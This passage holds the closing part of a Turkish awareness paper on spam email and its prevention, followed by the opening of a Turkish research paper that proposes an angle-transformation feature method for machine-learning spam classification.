ve tanıtım amaçlı gibi gönderilen ancak kötü niyetli olarak gönderilen spam epostaları da vardır.

Ancak spam e-postalar her zaman reklam, pazarlama, promosyon ve ürün satışı gibi yöntemlerle gönderilmez. İnternet kullanımı arttıkça hackerların çeşitli yöntemlerle siber saldırı suçlarının gerçekleştirdiği günümüzde spam epostalar kullanılarak birçok farklı siber suç işlenmektedir[2]. Bu yüzden spam epostalar, bir güvenlik tehdidi de oluşturmaktadır.

Spam epostalar kullanıcılara zaman kaybı da yaşatmaktadır. Kullanıcı kendisine gelen epostalardan hangisinin güvenilir ve doğru bir mesaj ve içerik olduğunu belirlemeye çalışır. Eposta sunucu hizmeti veren şirketler iş, kaynak ve zaman kaybına sebebiyet veren spam epostalara karşı bir önlem alması gerekmektedir[3].Günümüzde Eposta trafiğinin de arttığı göz önüne alınırsa spam eposta saldırılarına karşı güvenli ağ trafiğinin olması önemlidir.

Bir iletişim aracı olarak çok kullanılan epostalar ücretsiz bir iletişim aracı olduğu için insanlar ve kurumlar eposta kullanmayı çok fazla tercih edilmektedir[4]. Her geçen gün daha fazla kullanılan eposta kutusuna gelebilecek yoğun spam postalarının ayıklanması sürecinde bizim için önemli olabilecek bir epostanın da gözümüzden kaçmasına veya silinmesine neden olabilmektedir.

Dünya çapındaki toplam e-posta trafiğinin %85'ini spam epostalar oluşturmaktadır[5]. İstenmeyen epostalar, işletmelere dünya çapında her yıl 20,5 milyar dolar maliyeti olmaktadır[5].



Şekil 1. İstenmeyen Eposta İstatistikleri

Şekil 1'deki Tabloya göre Amerika Birleşik Devletleri'nden eposta sunucularına diğer ülkelerden daha fazla spam e-posta gönderilmektedir. Spam e-postaların %30'dan fazlası yalnızca ABD'deki IP adreslerinden gelmekte olduğu görülmektedir. Rusya, Çin ve Fransa'dan gelen spam e-postaların IP adresleri Amerika'ya göre daha az sayıdadır ama önemli sayıda spam saldırılar bu ülkelerden kaynaklanmaktadır. Bundan dolayı, spam eposta olarak belirlenen her 10 e-postadan 5 tanesi bu ülkelerden gelmekten olduğu anlaşılmaktadır[5].

Bir spam epostasının temel özelliği çok sayıda kişiye aynı anda yollanması, izinsiz bir şekilde yollanması, genellikle ticari bir amaç gütmesi, ortalama saldırıları ve farklı yöntem ve tekniklerle ile kullanıcı bilgilerini elde etmeye yönelik faaliyetlerdir[6]. Günümüzde kişisel bilgileri çalma, ticari amaçlı ve para odaklı kullanılan spam epostalar, ilk çıktığı zamanlarda eposta kutusunu alakasız, uygunsuz mesaj ve resimlerle doldurmak amacı taşıymaktaydı.

2. Yöntem

Bu çalışmada istenmeyen eposta hakkındaki bilgilerin toplanması için konu hakkında yazılmış çalışma ve makalelerden, internet kaynaklarından yararlanıldı. Araştırma yapılırken istenmeyen epostaların nasıl oluşturulduğu, hangi yöntemlerle gönderildiği ve istenmeyen epostalardan korunma yöntemleri detaylı bir şekilde açıklandı.

2.1. İstenmeyen Epostalar

İletişim için kullandığımız Elektronik posta sistemi kullanışlı ve etkili bir araç olsa da kötü niyetli saldırı ve hareketlere açık bir platformdur. Spam epostalar sadece bilgisayar kullanıcıları için değil aynı zamanda internet ağı ve trafiği için büyük bir güvenlik sorunu haline gelmiştir. Kurumsal firma ve şirketlerin reklam, pazarlama ve ticari kampanya faaliyetlerini olumsuz bir şekilde etkileyebilmektedir. Firmaların tanıtım ve reklam amaçlı gönderdikleri eposta mesajları spam şeklinde algılanıp son kullanıcıya ulaşması zorlaşabilmektedir. Bundan

dolayı istenmeyen postaların tespit ve önleme adına yapılacak çalışmalar büyük önem arz etmektedir[7].

İnternetin hayatımıza girdiği günden itibaren artarak çoğalan istenmeyen elektronik postalar (spam) bilgisayar kullanıcılarına güvenlik sorunlar oluştururken ağ kaynaklarının ve trafiğinin boş yere kullanılmasına neden olmaktadır. İstenmeyen elektronik postaların tespitinde tam olarak başarılı yöntem ve teknik olmasa da birçok filtreleme uygulamaları ve makine öğrenmesi yöntemleri vardır. Spam epostaları tespit etme ve önleme ile ilgili yapılan her çalışmada kendi yöntem ve tekniklerini kullanarak bu epostaları tespitini yapmaktadır[8].

Altalama, kimlik avı, casus ve fidye yazılımları gibi birçok farklı kötü niyetli saldırıların %94'ünün spam e-postalar tarafından gönderildiği tahmin edilmektedir[9]. Spam eposta kavramı internet kavramı ortaya çıktığından bu yana vardır ancak alınan önlemlere rağmen hala ciddi bir sorun olmaya devam etmektedir.

İstenmeyen epostaların tespiti ve önlenmesinde şu yöntemler kullanılır.

2.1.1. Makine Öğrenmesi ve Yapay Zekâ tabanlı spam tespit sistemleri

Spam epostaların belirlenme ve önlenmesinde Makine öğrenmesi algoritmaları kullanılır. Uygun bir veri seti ile farklı sayıda ve çeşitte spam eposta ve gerçek epostalar kullanarak makinelerin spam e-postaları tespit etmesi sağlanır.

Makine öğrenmesi algoritmalarının yetersiz kaldığı bazı durumlarda derin öğrenme ile insan performansına yakın öğrenmelerin gerçekleştirilmesini sağlar.

2.1.2. İçeriğe Dayalı Yaklaşımlar

Bu yaklaşımın ilk odak noktası epostanın içeriğinin incelenmesine dayanır. İçeriğe dayalı istenmeyen e-posta tespiti yönteminde, eposta adı veya sunucu alan adı bilgileri yerine e-postanın içeriğine odaklanılır. İçeriğe duyarlı öneriler, içerik filtreleme sistemleri ve bulanık mantık tabanlı sistemler bu yöntemde kullanılır.

2.1.3. Sunucu Yetkilendirme – Kimlik Doğrulama Sistemleri

Bu yöntemde eposta sunucularına SPF ismi verilen bir kimlik doğrulama yöntemidir. SPF kaydı kontrolü yapan e-posta sunucularına taklit edilmiş eposta yollanmasının önüne geçilir. SPF, alanınızın adres sahteciliğine karşı korunmasına ve gönderilen epostaların alıcı sunucular tarafından spam olarak işaretlenmesini önlemiş oluruz[10].

Kimlik doğrulama sistemi ile epostanıza girdiğinizde telefonunuza bir doğrulama kodu gönderir ve bu kodlar eposta sistemine girersiniz.

2.1.4. İşbirlikçi Modeller

İşbirliğine dayalı süreçte, herkes spam e-postaya karşı mücadele eder. Birlikte hareket eden kişiler ortak bir spam filtreleme geliştirir. Güvenilir eposta adreslerin bulunduğu beyaz liste ve istenmeyen eposta adreslerinin listesinin bulunduğu kara liste yaklaşımları bu yöntemlerdendir. Ancak bazen bu yöntemde beyaz listede olması gereken bir eposta kara listeye düşebilir ve spam eposta olarak algılanabilir.

3. Bulgular

Spam iletiler çoğu zaman anlamsız harf ve kelime gruplarından meydana gelen eposta adreslerinden gelir. Bunu görmek için gönderilen epostanın üzerine mouse işaretçisiyle gelinir. İlgili eposta spam ise olarak eposta kutusunda spam olarak işaretlenir.

Kurumsal şirketler, bankalar ve bilinen sosyal medya platformları sizden kişisel bilgilerinizi eposta ile talep etmezler. Hesap bilgilerinizi güncelleyin veya doğrulayın şeklindeki mesajlara karşı dikkatli olunması gerekmektedir. Gönderen eposta adresinin doğruluğuna veya web sitesi adresinin doğruluğunu kontrol etmeliyiz.

Size gönderilen iletide sizi harekete geçirecek acil hissi uyandıracak kelimeler kullanarak gönderilen epostalar kullanıcı üzerine baskı yaratarak istenmeyen epostanın içeriğine bakmaya ve linklere tıklamaya sizi yönlendirir.

Yazım hataları, kötü imla ve gramer dil bilgisi istenmeyen epostaların ortak bir özelliğidir. Tanımadığınız bir kişi ve kuruluştan gelen eposta içerikleri kötü amaçlı yazılım taşıyan ekleri size gönderebilmektedir. Bu yüzden bilinmeyen epostalardaki ekleri açmamalıyız.

Yine yukarıda söylenenlere ek olarak tanımadığınız ve güvenilmeyen yerlerden gelen epostaları spam olarak işaretleyip buralardan gelen epostaları spam klasörüne yönlendirebilirsiniz.

Spam epostaları azaltmak adına epostanızı yalnız güvendiğiniz arkadaşlarınıza ve kuruluşlara verin. Sosyal medya ve forumlarda eposta adresinizi herkesle paylaşmayın. İstenmeyen epostaları hiç açmamak veya tıklamamak en doğru yöntemdir. Spam epostalar bazen aboneliğinizi iptal etmek istiyor musunuz şeklinde mesajlar atarak benzer epostaları almamak için tıklayın diyerek bilgisayar kullanıcılarını aldatabilirler. Bu şekilde zararlı yazılımları bilgisayarınız yükletebilirler.

4. Sonuç

Bir iletişim aracı olarak eposta internetin hayatımıza girmesiyle birlikte kullanımı artmıştır. İletişimde getirdiği kolaylık ve kullanımının artmasıyla eposta bazı problemleri de beraberinde getirdi. Tanımadığımız ve güvenilmeyen kişilerden gelen istenmeyen elektronik postalar amacı ve kaynağı farklı şekillerde olan ciddi bir tehdittir. Kötü amaçlı bağlantılar veya ekler, kimlik avı ve kötü niyetli yazılımlar şeklinde spam epostalar gönderilebilir. Saldırganlar spam epostalarla kullanıcıları yanıltarak kimlik ve hesap bilgilerini ele geçirirler. Bu epostaları açan kişiler maddi ve manevi kayıplara uğrarlar. Kullanıcıların zaman ve emek verdikleri işlerden ciddi kayıpları olur. Dünya üzerinde gönderilen epostaların yarısından fazlasının spam eposta olduğu düşünülecek olursa istenmeyen epostalar alınan tüm önlemlere rağmen ciddi bir tehlike olmaya devam etmektedir. Günümüzde eposta adresleri artık kişisel bir veri olarak kabul edilmektedir. Tanıtım, reklam, pazarlama ve ticari amaçlı epostaların kullanıcıların izni olmadan gönderilmesinin hukuka aykırı olduğu kabul edilmiştir[11]. Bu çalışmada istenmeyen eposta(spam) hakkında farkındalık oluşturma açısından ele alınmıştır.

Kaynakça

- [1] Yüksek Lisans Tezi and E. E. Eryılmaz, "BİLGİSAYAR MÜHENDİSLİĞİ ANA BİLİM DALI TÜRKÇE İSTENMEYEN E - POSTALARIN DERİN ÖĞRENME TÜRKÇE İSTENMEYEN E - POSTALARIN DERİN ÖĞRENME," 2021.

- [2] Natro, “Spam Mail Nedir? Spam Mail Engelleme Yöntemleri | Natro.” <https://www.natro.com/blog/spam-mail-nedir-spam-mail-engelleme-yontemleri/> (accessed Jan. 03, 2023).
- [3] O. Sahin Aslan, “Posta Sunucularında Spam Önleme Teknikleri,” no. September 2014, 2009.
- [4] Klavye Dinleme ve Önleme Sistemleri Analiz, Tasarım ve Geliştirme, Canbek, G., Yüksek Lisans Tezi, Gazi Üniversitesi, Fen Bilimleri Enstitüsü, Eylül 2005
- [5] Cldy, “Email Spam Statistics 2022 – Find Out More About Spam Emails.” <https://www.cldy.com/sg/blog/case-studies/email-spam-statistics-2022/> (accessed Jan. 03, 2023).
- [6] O. D. T. Üniversitesi, “Sıkça Sorulan Sorular.” <https://faq.cc.metu.edu.tr/tr/sss/spam-e-posta-onleme-yontemleri-nelerdir> (accessed Jan. 03, 2023).
- [7] Laorden, C., Santos, I., Sanz, B., Alvarez, G., & Bringas, P. G. (2012). Word sense disambiguation for spam filtering. *Electronic Commerce Research and Applications*, 11(3), 290-298. doi: <http://dx.doi.org/10.1016/j.elerap.2011.11.004>
- [8] Ying, K.-C., Lin, S.-W., Lee, Z.-J., & Lin, Y.-T. (2010). An ensemble approach applied to classify spam emails. *Expert Systems with Applications*, 37(3), 2197-2201. doi: <http://dx.doi.org/10.1016/j.eswa.2009.07.080>
- [9] Kaspersky, “Spam E-postalar Nasıl Durdurulur ve Nasıl Bildirilir.” <https://www.kaspersky.com.tr/resource-center/preemptive-safety/protect-yourself-from-spam-mail-using-these-simple-tips> (accessed Jan. 04, 2023).
- [10] Google, “SPF ile adres sahteciliğini ve spam’i önlemeye yardımcı olma - Google Workspace Yöneticisi Yardım.” <https://support.google.com/a/answer/33786?hl=tr> (accessed Jan. 05, 2023).
- [11] Ç. A. Bürosu, “SPAM MAİL’LERE (JUNK MAİL) KARŞI HUKUKİ BAŞVURU YOLLARI - Çukur Partners.” <https://cukurpartners.com/tr/spam-maillere-junk-mail-karsi-hukuki-basvuru-yollari/> (accessed Jan. 05, 2023).

İSTENMEYEN E-POSTALARIN FİLTRELEMESİNDE AÇI DÖNÜŞÜMÜ TABANLI İÇERİK BAĞIMSIZ BİR YAKLAŞIM

Tuncay ÖZER¹, Yılmaz KAYA²

¹Batman Üniversitesi, Lisansüstü Eğitim Enstitüsü, Bilgi Teknolojileri ABD, Batman, TÜRKİYE

²Batman Üniversitesi, Mühendislik Mimarlık Fakültesi, Bilgisayar Mühendisliği Bölümü, Batman, TÜRKİYE

Özet: Teknolojinin her geçen gün geliştiği günümüzde gelişime bağlı olarak insanoğlunun karşılıklı iletişim ihtiyaçlarını çeşitli yöntemler ile daha kolay hale getirmektedir. Şu anda ekonomik açıdan en uygun yöntemlerden biri olan e-posta iletişiminin yaygın olması ile birlikte istem dışı e-postalar da bu akışa dahil olmaktadır. Milyarca e-posta akışı içinde dikkate değer olan spam e-postalar, sunucular üzerinde gereksiz alan kaplaması, kullanıcıya ayrılan e-posta limitini dolduran, reklam, duyuru gibi masum, bir diğer yandan ise kişisel bilgileri ele geçirmek isteyen kimlik avı yöntemlerinin başında yer alan spam e-mailleri uzmanlar sınıflandırmak, kontrol altına almak ve silme amacıyla çeşitli yöntemler ile engellemeye çalışmaktadır. Bu çalışmada metin içerikli e-postalardan istenmeyen e-postaları tespit etmek için yeni bir yaklaşım önerilmiştir. Açı dönüşümü olarak isimlendirilen bu yöntem e-posta metnin her bir karakterlerinin Unikod değerleri arasındaki açı bilgisinin kullanan bir yaklaşımdır. Açı dönüşümü ile elde edilen öznitelikler kullanılarak SVM, Knn, NB ve RF makine öğrenmesi yöntemleri ile sınıflandırma işlemi gerçekleştirilmiştir. Elde edilen sonuçlara bakıldığında kabul edilebilir yüksek sonuçlar gözlenmiştir.

Anahtar Kelimeler: Spam Tespiti, Açı Dönüşümü, Metin Madenciliği

A Context-Free Approach Based on Angle Transformation to Filter Spam

Tuncay ÖZER¹, Yılmaz KAYA²

¹Batman University, Institute of Graduate Studies, Department of Information Technologies, Batman, TURKEY

²Batman University, Faculty of Engineering And Architecture, Department of Computer Engineering, Batman, TURKEY

Abstract: In today's world where technology is developing day by day, it makes the mutual communication needs of human beings easier with various methods depending on the development. With the widespread use of e-mail communication, which is currently one of the most economically viable methods, spam e-mails are also included in this flow. Notable among billions of e-mail flows, spam e-mails take up unnecessary space on servers, fill the e-mail limit allocated to the user, are innocent such as advertisements and announcements, and on the other hand, spam e-mail is one of the leading phishing methods that want to seize personal information. Experts try to prevent e-mails with various methods in order to classify, control and delete them. In this study, a new approach is proposed to detect spam from text emails. This method, called angle conversion, is an approach that uses the angle information between the Unicode values of each character of the email text. By using the features obtained by angle transformation, classification process was carried out with SVM, Knn, NB and RF machine learning methods. Considering the results obtained, acceptable high results were observed.

Keywords: Spam Detection, Angle Transformation, Text Mining

1. Giriş

Günümüzde teknolojinin ilerlemesine müteakip iletişimin yazılı olması, ekonomik olarak da en ucuzu olması nedeniyle en çok tercih edilen alanlardan biri E-mail (e-posta) hayatımızda önemli bir yere sahiptir. Bu iletişim aracında yazılı kültür ile birlikte farklı dosya gönderimleri de kullanılmaktadır. Spam e-mail, kontrolümüz dışında gerçekleşen e-mail maliyetinin düşük olmasından dolayı genelde ticari reklam ve pazarlama, kampanya ve duyurular, yanıltıcı ve gerçek olmayan vaatler, politik ve ideolojik görüşlerin propagandası, belli bir konuda kamuoyu oluşturma, yasal olmayan ve yarı yasal olan faaliyetler, servis duyuruları, kimlik avı saldırısı, sahte ödeme sistemleri çağrısı, talep edilmemiş kitlesel e-mailler ve tanıtım amaçlı gönderileridir. Spam e-mail gönderenler müşteri listeleri, haber grupları, web siteleri, sohbet odaları, sosyal medya bilgileri ve kullanıcıların adres defterleri gibi herkese açık kaynaklardan alıcı adreslerini toplarlar. Aynı zamanda çeşitli programlar ve otomatik tahminler ile de alıcı bilgileri toplanmaktadır. Bilgisayarınıza bulaşan malware gibi zararlı yazılımlar ve virüslerle de bilgileriniz ele geçirilebilir (Amayri ve Bouguila,2010).

E-mail kullanıcısının kaynaklarını tüketen, zaman kaybettirici, maddi ve manevi kayıplara da neden olabilen, iletişim ağını meşgul eden yapısı nedeniyle kullanıcılar tarafından pek istenilmeyen maillerdir.

Spam e-mail, alıcıları rahatsız eden ve zaman açısından meşgul eden, iletişimi durumuna göre ciddi bir şekilde bozan bir sorundur. Bu sorunun çözümü e-mailleri spam veya kabul edilen olarak sınıflandırmak ve tek taraflı spam iletişimini devre dışı bırakmaktır. Sınıflandırma problemini çözmek adına pek çok yöntem denenmiştir. Başlangıçta kuruluşların yapısı ve gelişen teknolojiler göre spam maillerin önlenmesi adına klasik yöntemlerle bu tür e-mailler göndericileri ile mücadele edilmiş, daha sonra bu yöntemlerin de ortalama net çözümü sunamaması farklı tekniklerin araştırılmasına sebep olmuştur.

Spam mailler önceki yıllarda klasik kurumsal ve kişisel güvenlik önlemleri alınarak engellenmeye çalışılmıştır. Bu klasik yöntemler arasında kişisel bilgisayarlarda antivirüs kullanımı, spam yapan e-mailleri engelleme listesine almak, dijital ortamlarda mail adreslerinin açıkça paylaşılmasını, gelen maillerin ilgisi konusunda dikkatli davranmaları ve ilgisiz mailleri açmamaları, bir siteye üye olurken o sitenin güvenlik önlemi alıp almadığını kontrol edilmesi gibi yöntemler kullanılmış, kurumsal anlamda da hizmet alınan hosting firmasından özel spam ayarı yapılması, kuruma ait web sunucu tedarik edilmesi veya hizmetinin satın alınması, spam filtreleme sistemine sahip hosting hizmeti veren firmaların tercih edilmesi, domain alınırken whois (kim) bilgilerinin gizlenmesi, web sitesinde form tabanlı sistemlerde güvenlik önlemleri güvenlik kodu (Challenge-Response), robot olmadığını belirten seçenekler, bal kapları (honey pots), beyaz listeler (whitelists), kara listeler (blacklists), gri listeler (graylists), optik karakter tanıma filtreleri, itibar tabanlı filtreler kullanılması gibi çözümlerden faydalanılmıştır. (Bhowmick ve Hazarika, 2016).

Yapay zekâ teknolojisi kullanılmayan sistemlerin çoğu bağımsız yazılımları veya çevrimiçi tabanlı çözümler gibi farklı platformlarda yaygın bir şekilde kullanılabilen spam e-mail önleme çerçeveleridir. Bunlar, sunucu yetkilendirme kimlik doğrulama sistemleri, işbirlikçi yöntemler, sezgisel filtreleme teknikleri ve içeriğe dayalı yaklaşımlar olarak sıralanabilir (Karim vd, 2019).

Son yıllarda makine öğrenmesi tabanlı sistemlerin istenmeyen epostaların filtrelenmesinde kullanıldığı görülmektedir. Bu çalışmada spam epostaların tespiti için yeni bir

öznitelik çıkarım yaklaşımı önerilmiştir. Önerilen yaklaşım metin tabanlı e-postaların içeriklerinden ayırt edici öznitelik elde edilmektedir. Açı yaklaşımı ile elde edilen öznitelikler kullanılarak Knn, RF, SVM ve NB makine öğrenmesi yöntemleri ile sınıflandırma işlemi gerçekleştirilmiştir. Önerilen yaklaşımı test etmek için Kaggle veri tabanından indirilen veri seti üzerinde başarılı sonuçlar gözlenmiştir.


2. Veri Seti

Çalışmada kullanılan veri seti Kaggle veri tabanından indirilmiştir. Veri seti kaynağı belirsiz e-postalardan oluşmaktadır. Veri setinde 497 spam ve 2499 non-spam olarak etiketlenmiş toplamda 2996 adet e-posta bulunmaktadır. Veri setinde spam e-postaların oranı %16.66 olarak gözlemlenmiştir. Bu da veri setinin dengesiz dağıldığını göstermektedir. Veri seti bir excel dosyasında bulunmaktadır. Veri setinden özniteliklerin elde edilmesi için Matlab programı kullanılmıştır.

3. Metot

3.1. Spam tespiti için blok diyagram

İstenmeyen e-postaların tespiti için önerilen yaklaşıma ait blok diyagram şekil 1’de verilmiştir. Önerilen yaklaşım 6 bloktan oluşmaktadır. Her blokta gerçekleştirilen işlemler aşağıda özetlenmiştir.



Şekil 1. Önerilen Yaklaşım Blok Diyagramı

Blok 1: E-postalar spam ve non-spam olarak etiketlenmiştir. Gelen e-postalarda noktalama, sayılar gibi gereksiz karakterler silinmiştir.

Blok 2: Bu blokta ön işleminden geçen e-postaların içindeki metinleri ifade eder. Metinlerden boşluklarda silinmektedir. Yukarıdaki örnek e-postadan gerekli ön işlemlerden sonra aşağıdaki metin elde edilmiştir.

Blok 3: Bu blokta metinlerin unifikodları elde edilmektedir. Metin içindeki her karakterin unifikodları elde edilir.


Blok 4: Bu aşamada uygun hale getirilmiş e-postalara açı dönüşümü uygulanmaktadır. Açı dönüşümü aşağıda detaylıca anlatılmıştır. Açı dönüşümü unifikodlar arasındaki açı bilgilerinden elde edilmesidir.

Blok 5: Açı dönüşümü uygulanmış unifikodların histogramları bu blokta bulunur. Histogramlar sınıflandırma algoritmalarına verilen öznitelikleri ifade eder.

Blok 6: Son blokta çıkarılan açı örüntülerinin kullanılması ile makine öğrenmesi sınıflandırma algoritmaları kullanılır. Sınıflandırma işlemi RF, SVM, Knn ve NB yöntemleri ile gerçekleştirilmiştir.

3.2. Açı Dönüşüm Metodu

Bu çalışmada istenmeyen e-postaların tespiti için farklı bir yaklaşım önerilmiştir. Açı dönüşümü, metin içerikli e-postaların tek boyutlu sinyal olarak düşünülmesi ve bu sinyal üzerindeki her karakterin Unikod değerleriyle ifade edilmesi esasına dayanır. Açı dönüşüm yöntemi tek boyutlu verilerden etkin özelliklerin elde edilmesi için işaretler üzerindeki unikod değerlerin birbirleri ile oluşturdukları açı bilgilerini kullanan istatistiksel yeni bir yaklaşımdır. Şekil 2’de örnek bir e-postaya ait karakterlerin unikod değerlerini gösteren noktalar gösterilmiştir. Açı dönüşüm yöntemini bu örnek üzerinde anlatmış olalım.



Şekil 2. Bir e-postaya ait Unikod değerleri ve açı örnekleri

Açı dönüşüm yönteminde, ilk olarak e-posta içindeki metne ait karakterler arasındaki açı değerleri hesaplanır. Komşu 3 nokta arasındaki aşağı yöne bakan açı hesaplanır. Bu işlem bir e-postaya ait tüm metin için elde edilen Unikod değerleri için gerçekleştirilir. Unikod değerleri yerine tümüyle açı bilgilerinden oluşmuş yeni bir vektör elde edilmiş olur. Daha sonra her bir açıdan kaç tane olduğunu gösteren frekansları hesaplanır. Yani oluşan açı vektörüne karşılık gelen bir histogram elde edilir

Zaman serisi şeklinde elde edilen Unikod değerlerinden herhangi 3 nokta arasında kalan $P_i^{x,y}$ noktası için açı değeri aşağıdaki eşitlik ile hesaplanmaktadır. ($P_i^x > 0$ olmak üzere):

$$\theta_i = \arctan \left(\frac{\left| \det \begin{bmatrix} P_{i-1}^x - P_i^x & P_{i-1}^y - P_i^y \\ P_i^x - P_{i+1}^x & P_i^y - P_{i+1}^y \end{bmatrix} \right|}{(P_{i-1}^x - P_i^x)(P_i^x - P_{i+1}^x) + (P_{i-1}^y - P_i^y)(P_i^y - P_{i+1}^y)} \right) \quad (1)$$

Burada θ_i radyal olarak elde edilmektedir.

Açı dönüşüm yönteminde bir açı bilgisi hesaplanırken referans noktasının solundan ve sağından kaçınıcı komşuluğa bakacağını ifade eden iki parametre bulunmaktadır. Bunlar uR(dR, Right(sağ)’dan Uzaklık) ve uL(dL, Left(sol)’dan uzaklık) isimli uzaklık parametreleridir. uR parametresi referans noktasına sağdan uzaklığını belirtir, uL parametresi ise referans noktasına soldan uzaklığını belirtir. Yani uR parametresi P3 noktasının P2 noktasına sağdan olan

uzaklığını belirtir. u_L parametresi ise P_1 noktasının P_2 noktasına soldan olan uzaklığını belirtir. u_L ve u_R değerlerine göre P_1 , P_2 ve P_3 arasında farklı açı değerleri oluşmaktadır. E-postalara ait metinlere açı dönüşüm yöntemi uygulandıktan sonra açı değerleri 0 ile 359 arasındaki bilgilere dönüşmektedir. Her açı değerinin frekansı bir açı örüntüsü olarak ele alınmaktadır. Diğer bir deyişle yeni oluşan açı değerlerine ait histogram öznitelik vektörü olarak ele alınmaktadır.

3.3. Sınıflandırma Metotları

3.3.1. Navie Bayes (NB)

Naive Bayes Ağları (NB'ler), bir problemin değişkenleri arasındaki bağımlılıkları ve bağımsızlıkları temsil etmek için yaygın olarak kullanılan olasılıksal grafik modellerdir. Bir NB, bir ortak olasılık dağılım fonksiyonunun kompakt bir temsili olarak düşünülebilir. Bir NB, Yönlendirilmiş Asiklik Grafik olan bir yapıdan ve bir dizi değişken arasındaki bağımlılıklar hakkında nicel bilgileri temsil eden bir parametre setinden oluşur. Bu ağlar, yapay görme, biyoinformatik, veri birleştirme ve karar destek sistemlerinde yaygın olarak kullanılmaktadır. Sürekli bir NB'yi öğrenmek için birçok yaklaşım geliştirilmiş olsa da ayrık olan için bir eksiklik vardır. Bunun nedeni, ayrık bir NB'yi öğrenmenin, geniş parametre alanı ve etkin bir yapı aramanın zorluğu nedeniyle zorlu bir problem olmasıdır. Ancak, yüksek boyutlu ayrık bir veriden seyrek bir NB öğrenmemiz gerektiğinde problem daha da zorlaşır. Beyin bilimlerinden biyoloji bilimlerine kadar geniş bir problem koleksiyonunda seyrek yapılara büyük talep vardır. Örneğin, işlevsel beyin ağlarının tanımlanması veya mikro dizi gen ifade verilerinden genler arasındaki etkileşim modellerinin modellenmesi, numune sayısının değişken sayısına eşit veya daha az olduğu yüksek boyutlu verileri temsil eder. Ayrıca, gen ilişkilendirme ağları ve beyin bağlantı ağları gibi birçok gerçek dünya ağı seyrektiler. Bu nedenle, bu tür veri kümelerinden seyrek bir yapının doğru bir şekilde öğrenilmesi büyük önem taşımaktadır. (Ren ve Ji, 2017)

Naive Bayes hedef değişkenle bağımsız değişkenler arasındaki ilişkiyi analiz eden tahminci ve tanımlayıcı bir sınıflama algoritmasıdır. Kullanım alanlarına örnek olarak gerçek zamanlı tahmin, duyarlılık analizi, çok sınıflı tahmin, metin sınıflandırması, öneri sistemleri, spam filtreleme verilebilir.

3.3.2. Support Vector Machine (SVM)

Support Vector Machine (SVM) algoritması ilk olarak Vapnik tarafından 1963 yılında doğrusal bir sınıflandırıcı ve denetimli bir öğrenme modeli olarak önerilmiştir (Vapnik, 1963). Giriş olarak verilen örnekler bir sınıf etiketine sahiptir. SVM, kendisine girdi olarak verilen verileri iki sınıfa ayırmak için n -boyutlu bir hiper düzlem kullanmaktadır. Hiperdüzlemler aynı zamanda karar sınırları olarak bilinmektedir. Karar sınırı, her bir sınıfın en yakın veri noktalarından mümkün olduğunca uzak olacak şekilde oluşturulmaktadır. Hiperdüzlemi belirleyen bu veri noktalarına “destek vektörleri” denmektedir. Doğrusal olmayan modellerde iki sınıf arasındaki mesafeyi hesaplamak için “kernel” adı verilen yapılar kullanılmaktadır. Kernel, yüksek boyutlu ve doğrusal olmayan modellerin oluşturulmasını sağlayan kernel fonksiyonuna sahiptir. Doğrusal olmayan bir problemde, işlenmemiş verilere ek boyutlar eklemek ve böylece daha yüksek boyutlu uzayda işlenmemiş veriyi doğrusal bir problem haline getirmek için kernel fonksiyonu kullanılabilir. Kernel fonksiyonu, belirli hesaplamaların daha hızlı yapılmasına yardımcı olacak şekilde tasarlanmıştır.

3.3.3. K-En Yakın Komşu Algoritması (KNN)

Örnek bir veri noktasının bulunduğu grubun ve bu veri noktasına en yakın komşunun, k değerine göre belirlendiği gruplandırma yöntemine K-NN algoritması denmektedir.

